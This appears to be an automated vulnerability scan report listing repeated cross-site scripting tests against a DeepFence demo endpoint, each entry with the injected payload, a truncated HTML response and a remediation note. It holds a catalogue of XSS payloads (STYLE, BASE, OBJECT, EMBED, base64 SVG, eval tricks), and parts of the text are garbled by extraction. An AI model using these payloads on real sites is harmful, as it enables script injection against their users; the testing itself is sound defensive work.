Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAaCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRwvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				

Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You should ensure that HTML tags passed into the parameter <code>demouser@deepfence.io</code> will not be echoed back in the response
CWE-ID	CWE-79
Issue Number	#195

Scan	Cross Site Scripting				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>demouser@deepfence.io</td><td>exp/*</td></tr> </table>	Name	Value	demouser@deepfence.io	exp/*
Name	Value				
demouser@deepfence.io	exp/*				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRFTOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvccl/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You should ensure that HTML tags passed into the parameter <code>demouser@deepfence.io</code> will not be echoed back in the response				
CWE-ID	CWE-79				
Issue Number	#196				

Scan	Cross Site Scripting				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>demouser@deepfence.io</td><td><STYLE TYPE="text/javascript">alert('XSS');</STYLE></td></tr> </table>	Name	Value	demouser@deepfence.io	<STYLE TYPE="text/javascript">alert('XSS');</STYLE>
Name	Value				
demouser@deepfence.io	<STYLE TYPE="text/javascript">alert('XSS');</STYLE>				

Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You should ensure that HTML tags passed into the parameter demouser@deepfence.io will not be echoed back in the response
CWE-ID	CWE-79
Issue Number	#197

Scan	Cross Site Scripting				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td><STYLE>.XSS{background-image:url("javascript:alert('XSS')");}</STYLE></td></tr></table>	Name	Value	demouser@deepfence.io	<STYLE>.XSS{background-image:url("javascript:alert('XSS')");}</STYLE>
Name	Value				
demouser@deepfence.io	<STYLE>.XSS{background-image:url("javascript:alert('XSS')");}</STYLE>				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You should ensure that HTML tags passed into the parameter demouser@deepfence.io will not be echoed back in the response				
CWE-ID	CWE-79				

Scan Cross Site Scripting**Severity** ERROR**Endpoint** https://deepfence.show/**Request** GET https://deepfence.show/ HTTP/1.1**Test Step** GET**Modified Parameters**

Name	Value
demouser@deepfence.io	<STYLE type="text/css">BODY{background:url("javascript :alert('XSS')");}</STYLE>

Response**Content-type:** text/html; charset=UTF-8**Content length:** 7785**Response is too big. Beginning of the response:**

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...
```

Alerts Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]**Action Points** You should ensure that HTML tags passed into the parameter demouser@deepfence.io will not be echoed back in the response**CWE-ID** CWE-79**Issue Number**

#199

Scan Cross Site Scripting**Severity** ERROR**Endpoint** https://deepfence.show/**Request** GET https://deepfence.show/ HTTP/1.1**Test Step** GET**Modified Parameters**

Name	Value
demouser@deepfence.io	<!--[if gte IE 4]><SCRIPT>alert('XSS');</SCRIPT><![endif]>

Response**Content-type:** text/html; charset=UTF-8**Content length:** 7785**Response is too big. Beginning of the response:**

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/
```


	<pre>cdn-cgi/apps/head/loFQlZ6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfvyzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You should ensure that HTML tags passed into the parameter demouser@deepfence.io will not be echoed back in the response
CWE-ID	CWE-79
Issue Number	#200

Scan	Cross Site Scripting				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td><BASE HREF="javascript:alert('XSS');//"></td></tr></table>	Name	Value	demouser@deepfence.io	<BASE HREF="javascript:alert('XSS');//">
Name	Value				
demouser@deepfence.io	<BASE HREF="javascript:alert('XSS');//">				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQlZ6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfvyzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You should ensure that HTML tags passed into the parameter demouser@deepfence.io will not be echoed back in the response				
CWE-ID	CWE-79				
Issue Number	#201				

Scan	Cross Site Scripting
------	----------------------

Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>demouser@deepfence.io</td><td><OBJECT TYPE="text/x-scriptlet" DATA="http://soapui.org/scriptlet.html"></OBJECT></td></tr> </table>	Name	Value	demouser@deepfence.io	<OBJECT TYPE="text/x-scriptlet" DATA="http://soapui.org/scriptlet.html"></OBJECT>
Name	Value				
demouser@deepfence.io	<OBJECT TYPE="text/x-scriptlet" DATA="http://soapui.org/scriptlet.html"></OBJECT>				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRfRWCgAQIoqIkiLwKcYJDHMexE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvyzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You should ensure that HTML tags passed into the parameter demouser@deepfence.io will not be echoed back in the response				
CWE-ID	CWE-79				
Issue Number	#202				

Scan	Cross Site Scripting				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>demouser@deepfence.io</td><td><OBJECT classid=clsid:ae24fdae-03c6-11d1-8b76-0080c744f389><param name=url value=javascript:alert('XSS')></OBJECT></td></tr> </table>	Name	Value	demouser@deepfence.io	<OBJECT classid=clsid:ae24fdae-03c6-11d1-8b76-0080c744f389><param name=url value=javascript:alert('XSS')></OBJECT>
Name	Value				
demouser@deepfence.io	<OBJECT classid=clsid:ae24fdae-03c6-11d1-8b76-0080c744f389><param name=url value=javascript:alert('XSS')></OBJECT>				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/</pre>				

	
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You should ensure that HTML tags passed into the parameter demouser@deepfence.io will not be echoed back in the response
CWE-ID	CWE-79
Issue Number	#203

Scan	Cross Site Scripting				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>demouser@deepfence.io</td><td><EMBED SRC="http://soapui.org/xss.swf" AllowScriptAccess="always"></EMBED></td></tr> </table>	Name	Value	demouser@deepfence.io	<EMBED SRC="http://soapui.org/xss.swf" AllowScriptAccess="always"></EMBED>
Name	Value				
demouser@deepfence.io	<EMBED SRC="http://soapui.org/xss.swf" AllowScriptAccess="always"></EMBED>				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zzZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You should ensure that HTML tags passed into the parameter demouser@deepfence.io will not be echoed back in the response				
CWE-ID	CWE-79				
Issue Number	#204				

Scan	Cross Site Scripting
Severity	ERROR
Endpoint	https://deepfence.show/
Request	GET https://deepfence.show/ HTTP/1.1

Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td><EMBED SRC="data:image/svg+xml;base64,PHN2ZyB4bWxuczpzdmcmc9Imh0dHA6Ly93d3cudzMub3JnLzlwMDAvc3ZnliB4bWxucz0iaHR0cDovL3d3dy53My5vcmcvMjAwMC9zdmcilHhtbG5zOnhsaW5rPSJodHRwOi8vd3d3LnczLm9yZy8xOTk5L3hsaW5rliB2ZXJzaW9uPSIxLjAilHkg9ljAilHk9ljAilHdpZHRoPSlxdjQlGhlaWdodD0iMjAwLiBpZD0ieHNzlj48c2NyaXB0IHR5cGU9InRleHQvZWNTYXNjcmldwCl+YWwlcncQolliTUyIpOzwvc2NyaXB0Pjwvc3ZnPg==" type="image/svg+xml" AllowScriptAccess="always"></EMBED></td></tr></table>	Name	Value	demouser@deepfence.io	<EMBED SRC="data:image/svg+xml;base64,PHN2ZyB4bWxuczpzdmcmc9Imh0dHA6Ly93d3cudzMub3JnLzlwMDAvc3ZnliB4bWxucz0iaHR0cDovL3d3dy53My5vcmcvMjAwMC9zdmcilHhtbG5zOnhsaW5rPSJodHRwOi8vd3d3LnczLm9yZy8xOTk5L3hsaW5rliB2ZXJzaW9uPSIxLjAilHkg9ljAilHk9ljAilHdpZHRoPSlxdjQlGhlaWdodD0iMjAwLiBpZD0ieHNzlj48c2NyaXB0IHR5cGU9InRleHQvZWNTYXNjcmldwCl+YWwlcncQolliTUyIpOzwvc2NyaXB0Pjwvc3ZnPg==" type="image/svg+xml" AllowScriptAccess="always"></EMBED>
Name	Value				
demouser@deepfence.io	<EMBED SRC="data:image/svg+xml;base64,PHN2ZyB4bWxuczpzdmcmc9Imh0dHA6Ly93d3cudzMub3JnLzlwMDAvc3ZnliB4bWxucz0iaHR0cDovL3d3dy53My5vcmcvMjAwMC9zdmcilHhtbG5zOnhsaW5rPSJodHRwOi8vd3d3LnczLm9yZy8xOTk5L3hsaW5rliB2ZXJzaW9uPSIxLjAilHkg9ljAilHk9ljAilHdpZHRoPSlxdjQlGhlaWdodD0iMjAwLiBpZD0ieHNzlj48c2NyaXB0IHR5cGU9InRleHQvZWNTYXNjcmldwCl+YWwlcncQolliTUyIpOzwvc2NyaXB0Pjwvc3ZnPg==" type="image/svg+xml" AllowScriptAccess="always"></EMBED>				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width= device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head /loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__ _DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64, iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBjbWFnZ VJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRfRWCgAQIoqIk iLwKcYJDHMexE789k3nP3Nc5p/vOmCStnTagjnl1x54zZ6+ z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You should ensure that HTML tags passed into the parameter demouser@deepfence.io will not be echoed back in the response				
CWE-ID	CWE-79				
Issue Number	#205				

Scan	Cross Site Scripting				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>a="get";b="URL(\"";c="javascript:";d="alert('XSS');\");eval(a+b+c+d);</td></tr></table>	Name	Value	demouser@deepfence.io	a="get";b="URL(\"";c="javascript:";d="alert('XSS');\");eval(a+b+c+d);
Name	Value				
demouser@deepfence.io	a="get";b="URL(\"";c="javascript:";d="alert('XSS');\");eval(a+b+c+d);				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> >DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS</pre>				

	BJBwFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...	
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]	
Action Points	You should ensure that HTML tags passed into the parameter demouser@deepfence.io will not be echoed back in the response	
CWE-ID	CWE-79	
Issue Number	#206	

Scan	Cross Site Scripting					
Severity	ERROR					
Endpoint	https://deepfence.show/					
Request	GET https://deepfence.show/ HTTP/1.1					
Test Step	GET					
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td><XML ID= ><X><C><![CDATA[<![CDATA[cript:alert('XSS');">]] ></C></X></xml></td></tr></table>		Name	Value	demouser@deepfence.io	<XML ID= ><X><C><![CDATA[<![CDATA[cript:alert('XSS');">]] ></C></X></xml>
Name	Value					
demouser@deepfence.io	<XML ID= ><X><C><![CDATA[<![CDATA[cript:alert('XSS');">]] ></C></X></xml>					
Response	<div><p>Content-type: text/html; charset=UTF-8</p><p>Content length: 7785</p><p>Response is too big. Beginning of the response:</p><pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" 